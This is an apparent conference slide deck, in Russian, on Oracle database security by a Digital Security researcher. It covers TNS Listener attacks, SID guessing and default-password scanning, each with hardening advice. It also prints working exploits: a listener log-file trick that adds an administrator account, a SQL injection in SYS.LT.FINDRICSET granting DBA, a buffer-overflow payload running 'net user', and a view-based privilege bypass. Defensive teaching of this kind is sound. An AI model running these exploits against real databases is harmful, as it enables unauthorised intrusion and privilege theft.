

# Безопасность корпоративных СУБД

Александр Поляков,  
компания Digital Security




# Содержание


---

- Введение
- Анализ сетевой защищенности СУБД
- Анализ внутренней безопасности СУБД Oracle
  - Повышение привилегий
  - Получение доступа к операционной системе
- Поиск и эксплуатация уязвимостей
- Заключение

# Распространенность версий СУБД Oracle



# Распространенность ОС для интеграции с Oracle



# **Анализ сетевой защищенности СУБД Oracle**

# Анализ сетевой защищенности СУБД Oracle

---

- Анализ безопасности TNS Listener'a
- Подключение к СУБД
- Парольная политика

# Анализ безопасности TNS Listener'a

- Listener Oracle – компонент сетевого доступа к системам Oracle
- Принимает клиентские запросы и направляет их для обработки в соответствующий серверный процесс
- Рассматривается как первый этап на пути вторжения в базы данных
- Плохо сконфигурированный незащищенный Listener предоставляет нарушителю различные способы осуществления атак

# Атаки на TNS Listener

- Получить детальную информацию об атакуемой системе:
  - Имена баз данных (SIDs)
  - Версия СУБД
  - Пути к log-файлам
  - Версию ОС, на которой установлена СУБД
  - Переменные окружения (ORACLE\_HOME, ...)
- Произвести атаку отказа в обслуживании
- Выполнять SQL-команды от имени DBA
- Получить удаленный доступ к системе

# Команды утилиты Isnrctl

---

- status
- version
- start
- stop
- set
  - Password
  - Log\_file
  - Current\_listener
  - Trc\_status

# Пример выполнения команды Status

```
LSNRCTL> status
Connecting to
  (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.40.14)) (ADDRESS=(PROTOCOL=TCP) (HOST=192.
  168.40.14) (PORT=1521)))
STATUS of the LISTENER
-----
Alias                LISTENER
Version              TNSLSNR for 32-bit Windows: Version 10.1.0.2.0 - Production
Start Date           08-NOV-2007 13:46:55
Uptime               1 days 0 hr. 41 min. 48 sec
Trace Level          off
Security             ON: Local OS Authentication
SNMP                 OFF
Listener Parameter File E:\oracle\product\10.1.0\db_1\network\admin\listener.ora
Listener Log File    E:\oracle\product\10.1.0\db_1\network\log\listener.log
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc) (PIPENAME=\\.\pipe\EXTPROCipc)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp) (HOST=192.168.40.14) (PORT=1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp) (HOST=ws014.test.net) (PORT=8080)) (Presentation=HTTP)
    (Session=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp) (HOST=ws014.test.net) (PORT=2100)) (Presentation=FTP)
    (Session=RAW))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
Service "orcl" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
Service "orclXDB" has 1 instance(s).
```

# Пример выполнения команды Services

```
LSNRCTL> services
```

```
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC) (KEY=EXTPROC)))
```

```
Services Summary...
```

```
Service "PLSExtProc" has 1 instance(s).
```

```
Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
```

```
Handler(s):
```

```
"DEDICATED" established:0 refused:0
```

```
LOCAL SERVER
```

```
Service "orcl" has 1 instance(s).
```

```
Instance "orcl", status READY, has 1 handler(s) for this service...
```

```
Handler(s):
```

```
"DEDICATED" established:0 refused:0 state:ready
```

```
LOCAL SERVER
```

```
Service "orclXDB" has 1 instance(s).
```

```
Instance "orcl", status READY, has 1 handler(s) for this service...
```

```
Handler(s):
```

```
"D000" established:0 refused:0 current:0 max:1002 state:ready
```

```
DISPATCHER <machine: WS014, pid: 1352>
```

```
(ADDRESS=(PROTOCOL=tcp) (HOST=ws014.test.net) (PORT=1055))
```

```
The command completed successfully
```

```
LSNRCTL>
```

# Пример выполнения команды Stop

Для осуществления атаки типа отказ в обслуживании можно также использовать утилиту lsnrctl

С помощью команды stop удаленный неавторизованный пользователь может остановить TNS Listener

```
LSNRCTL> stop
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC) (KEY=EXTPROC)))
The command completed successfully
LSNRCTL> status
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC) (KEY=EXTPROC)))
TNS-12541: TNS:no listener
  TNS-12560: TNS:protocol adapter error
    TNS-00511: No listener
      32-bit Windows Error: 2: No such file or directory
Connecting to
(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP) (HOST=192.168.30.13) (PORT=1521)))
TNS-12541: TNS:no listener
  TNS-12560: TNS:protocol adapter error
    TNS-00511: No listener
      32-bit Windows Error: 61: Unknown error
```

# Получение удаленного доступа к системе

```
[root@server]#./tnscmd2.pl -h 192.168.30.13 --rawcmd  
" (DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=) (HOST=) (USER=)) (COMMAND=  
log_file) (ARGUMENTS=4) (SERVICE=LISTENER) (VERSION=1)  
(VALUE=C:\Documents and Settings\Administrator\Start  
Menu\Programs\Startup\1.bat))) "
```

```
[root@server]#./tnscmd2.pl -h 192.168.30.13 --rawcmd  
" (DESCRIPTION=(CONNECT_DATA=((  
> net user new_Admin h@ck3r /add  
> net localgroup Administrators new_Admin /add  
> "
```

# Параметры для защиты TNS Listener

**PASSWORD** – этот параметр отвечает за установку пароля на подключение к TNS Listener'у. В том случае, если пароль установлен, то выполняются только команды `status` и `version`, что дает информацию о версии Listener'а, установочной директории и операционной системе (по умолчанию не установлен)

**ADMIN\_RESTRICTIONS** – этот параметр во включенном состоянии запрещает любые изменения конфигурационного файла удаленно (по умолчанию установлен в OFF)

**LOCAL\_OS\_AUTHENTICATION** – этот параметр во включенном состоянии позволяет управлять TNS Listener'ом только локально (по умолчанию установлен в OFF до версии 10g)

# Защищаем TNS Listener

---

- Первое и самое главное – это установить пароль на доступ к Listener'у
- Включить протоколирование всех попыток подключения к Listener'у для обнаружения попыток перебора паролей
- Установить последние обновления безопасности (CPU)
- Защитить локальные конфигурационные файлы

# Подключение к СУБД

---

Для подключения к СУБД Oracle необходимо знать:

- IP-адрес сервера
- Порт TNS Listener'a
- Имя базы данных (SID)
- Имя пользователя
- Пароль

# Подбор SID

- Поиск информации в сторонних приложениях:
  - Oracle Application Server порт 1158
  - SAP web-managment , порт 8001/tcp.
- Имя базы данных является стандартным, например, *“ORCL”*
- Имя базы данных является словарным словом
- Имя базы данных состоит из малого количества символов
- Имя базы данных частично или полностью совпадает с DNS/NETBIOS-именем хоста
- Имя базы данных можно узнать по ссылке из другой СУБД


# SID через Application Server

The screenshot shows a Microsoft Internet Explorer browser window with the title "OC4J:1158 DMS Metrics - Microsoft Internet Explorer". The address bar shows the URL "http://192.168.1.2:1158/servlet/Spy". The page content is divided into two main sections:

- Metric Tables:** A list of links for various metrics, including "All Metric Tables | Text", "JDBC Connection", "JDBC ConnectionSource", "JDBC DataSource", "JVM", "oc4j\_context", "oc4j\_ear", "oc4j\_jsp(threadsafe=true)", "oc4j\_jspExec", "oc4j\_servlet", "oc4j\_task", "oc4j\_taskManager", "oc4j\_web\_module", and "transtrace\_info".
- Metric Details:** A detailed view of the "JDBC Connection" metric, showing a table with columns for "Metric Name", "Value", and "Unit". The table contains one row with the value "1". Below the table, the following text is displayed: "ST= (ADDRESS= (PROTOCOL=TCP) (HOST=data2) (PORT=1521)) (CONNECT\_DATA= (SERVICE\_NAME=orcl))".

The status bar at the bottom of the browser window shows "Готово" (Ready) and "Интернет" (Internet).

# SID через Application Server 2



The image shows a screenshot of a web browser window titled "Oracle Enterprise Manager - Opera". The browser's address bar contains the URL "http://192.168.1.2:1158/em/console/logon/logon". The page content includes the Oracle logo and the text "ORACLE Enterprise Manager 10g Database Control". A blue "Login" button is visible at the top left of the page. Below this, the heading "Login to Database orcl" is displayed, with the text "orcl" enclosed in a green rectangular box. The login form consists of three fields: "User Name" (with an asterisk), "Password" (with an asterisk), and "Connect As" (with a dropdown menu set to "Normal"). A "Login" button is located at the bottom right of the form. At the bottom of the page, the copyright notice "Copyright © 1996, 2005, Oracle. All rights reserved." is visible.

Oracle Enterprise Manager - Opera

Файл Правка Вид Закладки Виджеты Инструменты Справка

Создать вкладку

http://192.168.1.2:1158/em/console/logon/logon

ORACLE Enterprise Manager 10g  
Database Control

Login

Login to Database **orcl**

\* User Name

\* Password

Connect As Normal

Login

Copyright © 1996, 2005, Oracle. All rights reserved.

# SID подбором

```
C:\WINDOWS\system32\cmd.exe
U:\Work\_work\__ORACLE\soft>lsnrctl

LSNRCTL for 32-bit Windows: Version 10.1.0.2.0 - Production on 22-NOV-2007 16:32
Copyright (c) 1991, 2004, Oracle. All rights reserved.

Welcome to LSNRCTL, type "help" for information.

LSNRCTL> set current_listener 192.168.30.11
Current Listener is 192.168.30.11
LSNRCTL> status
Connecting to (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.30.11))<ADDRESS=(
TNS-01189: The listener could not authenticate the user
LSNRCTL> ^C
U:\Work\_work\__ORACLE\soft>sidguess host=192.168.30.11 sidfile=sid.txt
Sidguess 1.02 - 2006-2007 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

SID=TEST

U:\Work\_work\__ORACLE\soft>
U:\Work\_work\__ORACLE\soft>
U:\Work\_work\__ORACLE\soft>
U:\Work\_work\__ORACLE\soft>
U:\Work\_work\__ORACLE\soft>
U:\Work\_work\__ORACLE\soft>
```

**90 %!**

# Рекомендации по защите SID

- Сменить SID баз данных на случайный набор из не менее 8 символов
- Максимально ограничить доступ к файлам `tnsnames.ora`, оставив права на чтение лишь пользователю от имени которого запускается СУБД
- Ограничить доступ к системам через которые можно узнать SID, или модифицировать информацию, выводимую этими системами

# Пароли

- Множество системных учетных записей со стандартными паролями > 600
- Некоторые не блокируются после установки
- Множество приложений которые интегрируются с СУБД, имеют свои стандартные системные учетные записи
- По умолчанию не установлено ограничений на длину и сложность пароля
- Перебор паролей к учетным записям в большинстве случаев не блокируется
- Базы данных обычно содержат большое количество учетных записей

# OScanner

```
C:\WINDOWS\system32\cmd.exe
E:\tools\osscanner_bin>osscanner -s 192.168.30.13
Oracle Scanner 1.0.6 by patrik@ccure.net
-----
[-] Checking host 192.168.30.13
[-] Checking sid (orcl) for common passwords
[-] Account CTXSYS/CTXSYS is locked
[-] Account DBSNMP/DBSNMP found
[-] Enumerating system accounts for SID (orcl)
[-] Succesfully enumerated 30 accounts
[-] Account HR/HR is locked
[-] Account MDSYS/MDSYS is locked
[-] Account OE/OE is locked
[-] Account OLAPSYS/MANAGER is locked
[-] Account ORDPLUGINS/ORDPLUGINS is locked
[-] Account ORDSYS/ORDSYS is locked
[-] Account OUTLN/OUTLN is locked
[-] Account PM/PM is locked
[-] Account QS/QS is locked
[-] Account QS_ADM/QS_ADM is locked
[-] Account QS_CB/QS_CB is locked
[-] Account QS_CBADM/QS_CBADM is locked
[-] Account QS_CS/QS_CS is locked
[-] Account QS_ES/QS_ES is locked
[-] Account QS_OS/QS_OS is locked
[-] Account QS_WS/QS_WS is locked
[-] Account RMAN/RMAN is locked
[-] Account SCOTT/TIGER found
[-] Account SH/SH is locked
[-] Account SYS/CHANGE_ON_INSTALL found
[-] Account SYSTEM/MANAGER found
[-] Account WKSYS/WKSYS is locked
[-] Checking user supplied passwords against sid (orcl)
[-] Checking user supplied dictionary
[-] Account WMSYS/WMSYS is locked
[-] Account XDB/XDB is locked
[-] Account WKPROXY/WKPROXY is locked
[-] Account ODM/ODM is locked
[-] Account ODM_MIR/ODM_MIR is locked
[-] Querying database for version information
E:\tools\osscanner_bin>
```

---

80%

10-15 минут

# Рекомендации по повышению безопасности

---

- Провести аудит учетных записей на наличие стандартных паролей
- Периодически просматривать учетные записи на предмет использования и периодически отключать устаревшие
- Ввести как административные так и программные ограничения на длину и сложность пароля

# **Анализ внутренней безопасности СУБД Oracle**

# Проблемы

---

- Обновления выходят очень редко
- Нетривиальная установка
- Установка обновлений может грозить серьезными сбоями при интеграции с другими системами
- Более половины уязвимостей так и остаются незакрытыми
- Получить аутентификационные данные не составляет труда

# Повышение привилегий

---

- SQL injection
- Buffer Owerflow
- Evil View
- Dll Patching
- Cursor Snarfing

# SQL Injection

---

- Самый распространенный тип уязвимостей
- Самый опасный
- Существует множество private-уязвимостей

# Уязвимые процедуры

---

- SYS.LT.FINDRICSET
- KUPM\$MCP.MAIN
- ACTIVATE\_SUBSCRIPTION
- DBMS\_METADATA.GET\_DDL
- KUPW\$WORKER.MAIN
- KUPV\$FT.ATTACH\_JOB
- KUPW\$WORKER.MAIN
- DBMS\_EXPORT\_EXTENSION SQL
- SYS.DBMS\_CDC\_IMPDP.BUMP\_SEQUENCE

# Код эксплоита

```
CREATE OR REPLACE FUNCTION HACKIT RETURN NUMBER
2  AUTHID CURRENT_USER AS
3  PRAGMA AUTONOMOUS_TRANSACTION;
4  BEGIN
5  EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
6  COMMIT;
7  RETURN(0);
8  END;
9  /
```

```
exec SYS.LT.FINDRICSET('.' || SCOTT.HACKIT() || ''')--', 'x');
```

# Пример использования

```
C:\> Выбрать C:\WINDOWS\system32\cmd.exe - sqlplus scott/tiger

C:\Documents and Settings\Alexandr.Polyakov.AD>sqlplus scott/tiger
SQL*Plus: Release 10.1.0.2.0 - Production on Thu Nov 15 14:39:22 2007
Copyright (c) 1982, 2004, Oracle. All rights reserved.

Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL> select * from user_role_privs;

USERNAME                                GRANTED_ROLE                            ADM DEF OS_
-----                                -
SCOTT                                    CONNECT                                  NO YES NO
SCOTT                                    RESOURCE                                NO YES NO

SQL> CREATE OR REPLACE FUNCTION HACKIT RETURN NUMBER
2  AUTHID CURRENT_USER AS
3  PRAGMA AUTONOMOUS_TRANSACTION;
4  BEGIN
5  EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
6  COMMIT;
7  RETURN(0);
8  END;
9  /

Function created.

SQL>
SQL> EXEC SYS.LT.FINDRICSET(' ' || SCOTT.HACKIT('<!--', 'x')');

PL/SQL procedure successfully completed.

SQL>
SQL> select * from user_role_privs;

USERNAME                                GRANTED_ROLE                            ADM DEF OS_
-----                                -
SCOTT                                    CONNECT                                  NO YES NO
SCOTT                                    DBA                                      NO YES NO
SCOTT                                    RESOURCE                                NO YES NO
```

# Buffer Overflow

---

- Большинство из них требует наличия учетной записи пользователя
- Реализация сложнее, чем SQL Injection

# Уязвимые процедуры

---

- XDB.DBMS\_XMLSCHEMA.GENERATESCHEMA
- XDB.DBMS\_XMLSCHEMA\_INT.GENERATESCHEMA
- SYS.DBMS\_SYSTEM.KSDWRT
- NUMTODSINTERVAL
- NUMTOYMINTERVAL
- DBMS\_REPCAT\_RGT.INSTANTIATE\_OFFLINE
- SELECT DBMS\_REPCAT\_RGT.INSTANTIATE\_ONLINE
- DBMS\_REPCAT\_ADMIN.REGISTER\_USER\_REPGROUP

# Код эксплоита

```
SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA
('a','AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBC'|
|'CCCCCCCCCABCDEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBB
BBBBBBBCCCCCCCCC'|'ABCDEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAABBBBBBBBBBBBCCCCCCCCCABCDE') FROM DUAL;
```

```
SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA
('a','AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBCCCCC
CCCCABCDE'|chr(212)|chr(100)|chr(201)|chr(01)|chr(141)|
|chr(68)|chr(36)|chr(18)|chr(80)|chr(255)|chr(21)|chr(
192)|chr(146)|chr(49)|chr(02)|chr(255)|chr(21)|chr(156
)|chr(217)|chr(49)|chr(2)|chr(32)|'net user hack h@ck
/add') FROM DUAL;
```

# Пример использования

The image shows a Windows desktop with two windows open. The left window is a command prompt running SQL\*Plus. The right window is Total Commander 6.51, showing a directory listing of files in 'c:\tools\osscanner\_bin\'.

**SQL\*Plus Window:**

```
C:\WINDOWS\system32\cmd.exe - sqlplus
C:\Documents and Settings\Alexandr.Polyakov.AD>set NLS_LANG =AMERICAN_AMERICA
C:\Documents and Settings\Alexandr.Polyakov.AD>sqlplus
SQL*Plus: Release 10.1.0.2.0 - Production on 14 18:03:21 2007
Copyright (c) 1982, 2004, Oracle. All rights reserved.
Enter user-name: system
Enter password:
Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options
SQL> SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA ('a', 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAABBBBBBBBBBBBCCCCCCCCCABCDE'
2 || chr(212)||chr(100)||chr(201)||chr(01)||chr(141)||chr(68)||chr(36)||chr(1
8)||chr(80)||chr(255)||chr(21)
3 ||chr(192)||chr(146)||chr(49)||chr(02)||chr(255)||chr(21)||chr(156)||chr(21
7)||chr(49)||chr(2)||chr(32)
4 ||'echo ARE YOU SURE? >c:\Unbreakable.txt') FROM DUAL;
```

**Total Commander 6.51 - NOT REGISTERED:**

Name	Ext	Size	Date	Attr
NTDETECT	COM	47 564	31.12.2002 15:00	rahs
ntldr		250 624	31.12.2002 15:00	rahs
oracle_for_pe..	pdf	326 056	10.10.2007 16:47	-a-
pagefile	sy792	723 456	08.11.2007 13:46	-ahs
PkgClrup	log	16 660	01.11.2005 18:22	-a-
python-2.5	msi10	695 680	12.03.2007 17:01	-a-
s2bk		0	31.08.2006 16:17	-a-
s2o0		0	01.09.2006 13:23	-a-
s2og		0	09.11.2006 12:51	-a-
stroke_asc	asc	3 935	23.10.2007 15:28	-a-
stroke_asc	txt	3 935	23.10.2007 15:28	-a-
trace	txt	63 12 11	2007 17 43	-a-
Unbreakable	txt	16	14.11.2007 18:04	-a-

# Evil View

---

- Небезопасные представления
- Возможно изменение/добавление/удаление данных, не имея привилегий на эти действия

# Пример использования

```
SQL> select * from TEST;
```

ID	NAME	NUMBER
1	USER1	<b>1000</b>

```
SQL> update TEST set NUMBER=0;
```

```
ERROR at line 1:
```

```
ORA-01031: insufficient privileges;
```

```
SQL> create view EVILVIEW as select a.* from (select * from  
TEST) a inner join  
(select * from TEST) b on (a.id=b.id)
```

```
SQL> update EVILVIEW set NUMBER=666;
```


```
1 row updated.
```

```
SQL> select * from TEST;
```

